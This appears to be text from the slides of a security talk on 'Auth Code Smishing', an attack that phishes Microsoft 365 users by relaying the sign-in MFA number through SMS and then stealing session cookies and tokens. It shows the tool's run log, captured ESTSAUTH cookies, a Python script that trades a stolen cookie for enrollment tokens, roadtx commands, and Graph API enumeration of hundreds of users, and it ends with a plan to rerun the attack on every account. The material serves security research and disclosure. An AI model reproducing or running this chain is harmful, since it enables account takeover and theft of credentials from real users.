
Sign in

@microsoft.com

No account? [Create one!](#)

Can't access your account?

Next



Microsoft

← @microsoft.com

Approve sign in


Open your Authenticator app and approve the request. Enter the number if prompted.

62

Didn't receive a sign-in request? **Swipe down to refresh** the content in your app.

[Use your password instead](#)

- Send SMS with code 62 and wait...



Essayez-vous de vous connecter ?


Entrez le numéro indiqué pour vous connecter.

Entrez le numéro ici


OUI

NON, CE N'EST PAS MOI

JE NE VOIS PAS LE NUMÉRO



Utiliser votre verrouillage d'écran pour approuver la connexion



Microsoft

@microsoft.com

Stay signed in?


Do this to reduce the number of times you are asked to sign in.

☐ Don't show this again

No Yes

Full chain attack

Limitations ?



Full chain attack



3 operations




5%



Whole day


Can we automate all this ?



Full chain attack

Demo time!






shadowgatt@kali: /tmp/Auth_Code_Smishing_Demo_Exploit

shadowgatt@kali: /tmp/Auth_Code_Smishing_Demo_Exploit 237x54

```
(shadowgatt@kali)-[/tmp/Auth_Code_Smishing_Demo_Exploit]  
$ python3 auth_code_smishing.py
```



Full chain attack

```
shadowgatt@kali: /tmp
shadowgatt@kali: /tmp
L$ python3 auth_code_smishing.py
2026-01-28 11:41:35 | [+] Starting Selenium for user
2026-01-28 11:41:38 | [+] Starting Selenium for user
2026-01-28 11:41:40 | [+] Starting Selenium for user
2026-01-28 11:41:41 | [+] Starting Selenium for user
2026-01-28 11:41:45 | [*] Password screen displayed
2026-01-28 11:41:50 | [*] Password screen displayed
2026-01-28 11:41:51 | [-] No MFA switch offered for this user
2026-01-28 11:41:52 | [-] Password screen not displayed, checking if on MFA page...
2026-01-28 11:41:52 | [*] MFA screen and code displayed
2026-01-28 11:41:52 | [*] Retrieved authentication code 46
2026-01-28 11:41:52 | [*] Sending following SMS: 46
2026-01-28 11:41:52 | [*] Phone number:
2026-01-28 11:41:52 | [*] Sending API request: https://
2026-01-28 11:41:53 | [-] Password screen not displayed, checking if on MFA page...
2026-01-28 11:41:53 | [*] MFA screen and code displayed
2026-01-28 11:41:53 | [*] Retrieved authentication code 25
2026-01-28 11:41:53 | [*] Sending following SMS: 25
2026-01-28 11:41:53 | [*] Phone number:
2026-01-28 11:41:53 | [*] Sending API request:
2026-01-28 11:41:54 | [*] Status code: 200
2026-01-28 11:41:54 | [*] Response body: OK

2026-01-28 11:41:55 | [-] No MFA switch offered for this user
2026-01-28 11:41:56 | [*] Status code: 200
2026-01-28 11:41:56 | [*] Response body: OK

2026-01-28 11:41:56 | [-] No code displayed
2026-01-28 11:41:56 | [*] Driver closed for
2026-01-28 11:42:01 | [-] No code displayed
2026-01-28 11:42:01 | [*] Driver closed for
2026-01-28 11:42:04 | [+] Starting Selenium for user
2026-01-28 11:42:09 | [+] Push validated !!!
2026-01-28 11:42:09 | [+] Retrieved Microsoft Cookies:
2026-01-28 11:42:09 | [+] Writing cookies to disk: cookies.json
2026-01-28 11:42:10 | [+] KMSI clicked for the user
2026-01-28 11:42:20 | [-] Password screen not displayed, checking if on MFA page...
2026-01-28 11:42:25 | [-] No code displayed
2026-01-28 11:42:26 | [*] Driver closed for
2026-01-28 11:42:29 | [+] Appending cookies to disk: cookies.json
2026-01-28 11:42:29 | [+] Writing tokens to disk: tokens.json
2026-01-28 11:42:29 | [+] Finished
2026-01-28 11:42:32 | User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
2026-01-28 11:42:32 | [*] Driver closed for
2026-01-28 11:43:23 | [-] Timeout or refused
```

L\$ cat output/results.csv

```
2026-01-28T11:41:51.221797,
2026-01-28T11:41:55.853854,
2026-01-28T11:42:09.212034,
2026-01-28T11:43:23.299280,
```

,failure

,failure

,success

,failure

Full chain attack

Cookies retrieval

```
{
  "domain": ".login.microsoftonline.com",
  "expires": 1777394546.468972,
  "httpOnly": true,
  "name": "ESTSAUTHPERSISTENT",
  "path": "/",
  "priority": "Medium",
  "sameParty": false,
  "sameSite": "None",
  "secure": true,
  "session": false,
  "size": 814,
  "sourcePort": 443,
  "sourceScheme": "Secure",
  "value": "1.
```

```
},
{
  "domain": ".login.microsoftonline.com",
  "expires": -1,
  "httpOnly": true,
  "name": "ESTSAUTH",
  "path": "/",
  "priority": "Medium",
  "sameParty": false,
  "sameSite": "None",
  "secure": true,
  "session": true,
  "size": 185,
  "sourcePort": 443,
  "sourceScheme": "Secure",
  "value": "1.
```

```
(shadowgatt@kali)-[/tmp/Auth_Code_Smishing_Demo]
$ cat output.com/cookies.json
```

Tokens retrieval

Full chain attack

Token content

```
$ echo "ev"

{
  "acr" : "1",
  "aio" : " ",
  "amr" : [
    "mfa"
  ],
  "appid" : " ",
  "appidacr" : "0",
  "aud" : "https://enrollment.manage.microsoft.com",
  "exp" : 17
  "iat" : 17
  "idtyp" : "user",
  "ipaddr" : " ",
  "iss" : "https:// ",
  "name" : " ",
  "nbf" : " ",
  "oid" : " ",
  "puid" : "100320057A2DA1RF",
  "rh" : " ",
  "scp" : "mdm_delegation",
  "sid" : " ",
  "sub" : " ",
  "tid" : " ",
  "unique_name" : " ".com",
  "upn" : " ".com",
  "uti" : " ",
  "ver" : "1.0",
  "wids" : [
    " "
  ],
  "xms_act_fct" : "3 5",
  "xms_ftd" : " ",
  "xms_idrel" : "1 32",
  "xms_sub_fct" : "14 3"
}
```

Retrieval of other tokens

```
- $ python3 gettokens.py  
{  
  "token_type": "Bearer",  
  "scope": "https://enrollment.manage.microsoft.com/mdm_delegation https://enrollment.manage.microsoft.com/.default",  
  "expires_in": 5185,  
  "ext_expires_in": 5185,  
  "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImNpdWkiOiJkaW9udGVkLWZlYXNpdCIsImt5bGlzeSI6ImFkbWlnbm90cnQifQ.."
```

```
"refresh_token": "0
```


Full chain attack

Retrieval of other tokens

```
1 import requests
2 from urllib.parse import urlparse, parse_qs
3 import json
4
5 ESTSAUTHPERSISTENT_value = "1.A1"
6
7 ESTSAUTHPERSISTENT_cookie = {
8     "name": "ESTSAUTHPERSISTENT",
9     "value": ESTSAUTHPERSISTENT_value,
10    "domain": "login.microsoftonline.com",
11    "path": "/",
12 }
13
14 user_agent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
15 client_id = "29d9ed98-a469-4536-ade2-f981bc1d605e"
16 redirect_uri = "https://login.microsoftonline.com/applebroker/msauth"
17 token_scope = "openid offline_access https://enrollment.manage.microsoft.com/.default"
18
19 session = requests.Session()
20
21 session.cookies.set(
22     ESTSAUTHPERSISTENT_cookie["name"],
23     ESTSAUTHPERSISTENT_cookie["value"],
24     domain=ESTSAUTHPERSISTENT_cookie["domain"],
25     path=ESTSAUTHPERSISTENT_cookie["path"],
26 )
27
28 session.headers.update({
29     "User-Agent": user_agent
30 })
31
32
33 # Step 1 - Get code for client ID from ESTSAUTH cookie
34
35 auth_url = "https://login.microsoftonline.com/common/oauth2/v2.0/authorize"
36
37 params = {
38     "client_id": client_id,
39     "response_type": "code",
40     "redirect_uri": redirect_uri,
41     "scope": token_scope,
42     "response_mode": "query"
43 }
44
45 response = session.get(auth_url, params=params, allow_redirects=False)
46 redirect_url = response.headers.get("Location")
47 auth_code = parse_qs(urlparse(redirect_url).query)["code"][0]
```

Full chain attack

Continue with roadtx and graphspy

```
$ roadtx interactiveauth --estscookie 1.A
```

Tokens were written to .roadtools_auth

```
$ cat .roadtools_auth/json_pp
{
  "_clientId" : "1b730954-1685-4b74-9bfd-dac224a7b894",
  "accessToken" : "eyJ...

  "expiresIn" : 5077,
  "expiresOn" : "2026-01-30 12:14:02",
  "idToken" : "eyJ...

  "refreshToken" : "1.

  "tenantId" : "
  "tokenType" : "Bearer"
}
```

Full chain attack

Now what ?

- We have session cookies:

- ESTSAUTH
- ESTSAUTHPERSISTENT



When a user selects **Yes** on the **Stay signed in?** prompt option during sign-in, the selection sets a persistent cookie on the browser. This persistent cookie remembers both first and second factors, and it applies only for authentication requests in the browser.

- We have tokens and we can get more




- But, there is still a barrier



Full chain attack

Conditional Access might be your enemy

1. No Access Policy
2. Basic Restrictions
3. Hardened Device Enrollment: A robust implementation that hardened the attack



Full chain attack

Conditional Access might be your friend

[redacted]

[redacted]@ [redacted]

Vous ne pouvez pas y accéder à partir d'ici

Cette application contient des informations sensibles et n'est accessible que depuis :

- les appareils joints au domaine [redacted]
[redacted] L'accès depuis des appareils personnels n'est pas autorisé.

Dans la mesure où vous utilisez Chrome, vous devez installer cette [extension](#). Vous devez utiliser Windows 10 version 1703 et versions ultérieures. Sinon, vous pouvez utiliser Microsoft Edge ou Internet Explorer pour accéder à cette application.

Si vous ne prévoyez pas de le faire immédiatement, vous pouvez peut-être parcourir d'autres sites [redacted]. Dans le cas contraire, [déconnectez-vous pour protéger votre compte](#).


[Se déconnecter et se connecter avec un autre compte](#)

[Plus de détails](#)

Full chain attack

Conditional Access might be your friend

- Documented techniques to bypass Intune.
- Access token, but with very limited permissions



The screenshot shows a REST client interface with a 'Response' tab selected. The response is a JSON object representing a device registration. The 'id' field is redacted with a blue box. The 'operatingSystem' field is 'Windows' and 'operatingSystemVersion' is '10.0.19044.1506'. The 'physicalIds' array is also redacted. The 'trustType' is 'Workplace'.

```
Response
Pretty Raw Hex Render
{
  "id": "[REDACTED]",
  "deletedDateTime": null,
  "accountEnabled": true,
  "approximateLastSignInDateTime": "[REDACTED]",
  "complianceExpirationDateTime": null,
  "createdDateTime": "[REDACTED]",
  "deviceCategory": null,
  "deviceId": "[REDACTED]",
  "deviceMetadata": null,
  "deviceOwnership": null,
  "deviceVersion": 2,
  "displayName": "[REDACTED]",
  "domainName": null,
  "enrollmentProfileName": null,
  "enrollmentType": null,
  "externalSourceName": null,
  "isCompliant": null,
  "isManaged": null,
  "isRooted": null,
  "managementType": null,
  "manufacturer": null,
  "mdmAppId": null,
  "model": null,
  "onPremisesLastSyncDateTime": null,
  "onPremisesSyncEnabled": null,
  "operatingSystem": "Windows",
  "operatingSystemVersion": "10.0.19044.1506",
  "physicalIds": [
    "[REDACTED]"
  ],
  "profileType": "RegisteredDevice",
  "registrationDateTime": "[REDACTED]",
  "sourceType": null,
  "systemLabels": {
  },
  "trustType": "Workplace",
}
```

193,799 bytes 245 millis

Full chain attack

Conditional Access might be your friend

- Many clientid allowed retrieving a valid token
- Scope were “normal” : User.Read

```
"token_type": "Bearer",  
"scope": "email openid profile https://graph.microsoft.com/User.Read https://graph.microsoft.com/.default",  
"expires_in": 3768,  
"ext_expires_in": 3768,  
"access_token":
```

```
"refresh_token":
```

```
"foci": "1",  
"id token":
```

Full chain attack

Conditional Access might be your friend

- But, by trying to list all users, it worked !
- → Many hundreds of users

```
GET /v1.0/users HTTP/2
Host: graph.microsoft.com
Content-Length: 0
```

Response

Pretty Raw Hex Render

```
},
{
  "businessPhones": [
    "+33 1 [REDACTED]"
  ],
  "displayName": "A [REDACTED]",
  "givenName": "A [REDACTED]",
  "jobTitle": "BD [REDACTED]",
  "mail": "a [REDACTED]@",
  "mobilePhone": "+33 6 [REDACTED]",
  "officeLocation": "Flex",
  "preferredLanguage": null,
  "surname": "[REDACTED]",
  "userPrincipalName": "a [REDACTED]",
  "id": "23 [REDACTED]"
},
{
  "businessPhones": [
  ],
  "displayName": "a [REDACTED]",
  "givenName": null,
  "jobTitle": null,
  "mail": "ad [REDACTED]",
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": null,
  "surname": null,
  "userPrincipalName": "a [REDACTED]",
  "id": "7 [REDACTED]"
},
{
  "businessPhones": [
  ],
  "displayName": "A [REDACTED]",
  "givenName": "A [REDACTED]",
  "jobTitle": "Service Account",
  "mail": null,
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": null,
  "surname": null,
  "userPrincipalName": "A [REDACTED]",
  "id": "[REDACTED]"
}
```

32,807 bytes |

Full chain attack

Conditional Access might be your friend

Microsoft Response

“User.Read is a delegated only permission scope, but per our default user permission model, we allow member users to enumerate the directory.”

```
HTTP/2 403 Forbidden
Cache-Control: no-cache
Content-Type: application/json
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000
Request-Id: [REDACTED]
Client-Request-Id: [REDACTED]
X-Ms-Ags-Diagnostic: [REDACTED]
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: ETag, Location, Preference-Applied, Content-Range, requestWriteConsistencyToken, Retry-After, SdkVersion, WWW-Authenticate, x-ms-client-gcc-t
x-ms-permissions-recommendations
X-Ms-Resource-Unit: 2
Date: Fri, 12 Sep 2025 09:25:38 GMT

{
  "error": {
    "code": "Authorization_RequestDenied",
    "message": "Insufficient privileges to complete the operation."
  }
}
```

Permissions

One of the following permissions is required to call this API. To learn more, including how to choose permissions, see [Permissions](#).

[Expand table](#)

Permission type	Permissions (from least to most privileged)
Delegated (work or school account)	User.ReadBasic.All, User.Read.All, User.ReadWrite.All, Directory.Read.All, Directory.ReadWrite.All
Delegated (personal Microsoft account)	Not supported.
Application	User.Read.All, User.ReadWrite.All, Directory.Read.All, Directory.ReadWrite.All

Guests can't call this API. For more information about the permissions for member and guests, see [What are the default user permissions in Microsoft Entra ID?](#)

Permissions for specific scenarios

- *User-Mail.ReadWrite.All* is the least privileged permission to read and write the **otherMails** property; also allows to read some identifier-related properties on the user object.
- *User-PasswordProfile.ReadWrite.All* is the least privileged permission to read and write password reset-related properties; also allows to read some identifier-related properties on the user object.
- *User-Phone.ReadWrite.All* is the least privileged permission to read and write the **businessPhones** and **mobilePhone** properties; also allows to read some identifier-related properties on the user object.
- *User.EnableDisableAccount.All* + *User.Read.All* is the least privileged combination of permissions to read and write the **accountEnabled** property.

HTTP request

HTTP

[Copy](#)

GET /users

Full chain attack

Conditional Access might be your friend



**FIND ACCOUNT
WITH INTUNE
RESTRICTION**



**RETRIEVE A
COMPLETE LIST OF
ACCOUNTS IN AZURE AD**



**RE EXECUTE
THE ATTACK ON
THE WHOLE LIST**



**DISCOVER
ACCOUNTS WITH
